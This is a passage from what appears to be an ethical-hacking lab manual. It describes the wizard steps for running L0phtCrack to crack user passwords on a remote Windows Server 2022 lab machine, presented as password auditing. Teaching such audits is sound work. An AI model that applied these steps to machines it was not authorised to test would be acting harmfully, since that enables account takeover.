


Module 06 – System Hacking

14. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.




15. Check the given details in the **Summary** wizard and click **Finish**.



Module 06 – System Hacking

16. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




17. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

18. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.

Module 06 – System Hacking



19. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
20. This concludes the demonstration of auditing system passwords using L0phtCrack.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows Server 2022** virtual machine.

Task 3: Find Vulnerabilities on Exploit Sites

